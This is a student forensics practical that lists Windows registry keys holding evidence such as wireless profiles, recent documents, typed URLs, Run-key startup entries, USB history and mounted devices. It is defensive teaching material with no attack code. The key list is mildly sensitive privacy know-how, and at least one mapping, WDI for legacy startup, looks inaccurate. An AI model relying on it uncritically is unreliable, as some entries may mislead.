

Cancel Close

## **Practical 9 Aim:**

Use the registry to obtain information.


### **Steps:**

1. Press Windows key + R to access the Run... command. Type regedit and press [Enter].




## Locations:


- **Wireless Evidences:** Computer\HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles



- **Recent Documents key:** Computer\HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs




- **Typed URLs key:** Computer\HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Internet Explorer\TypedURLs




- **IP address:**  
Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces






- **Startup applications:** Computer\HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run




- **Startup services:** Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services







- **Start legacy applications:** `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WDI`



**Startup application(s) when a particular user logs in:** Computer\HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



• **USB drives:** Computer\HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Enum\USB



- **Mounted devices:** `Computer\HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices`
- MountedDevices

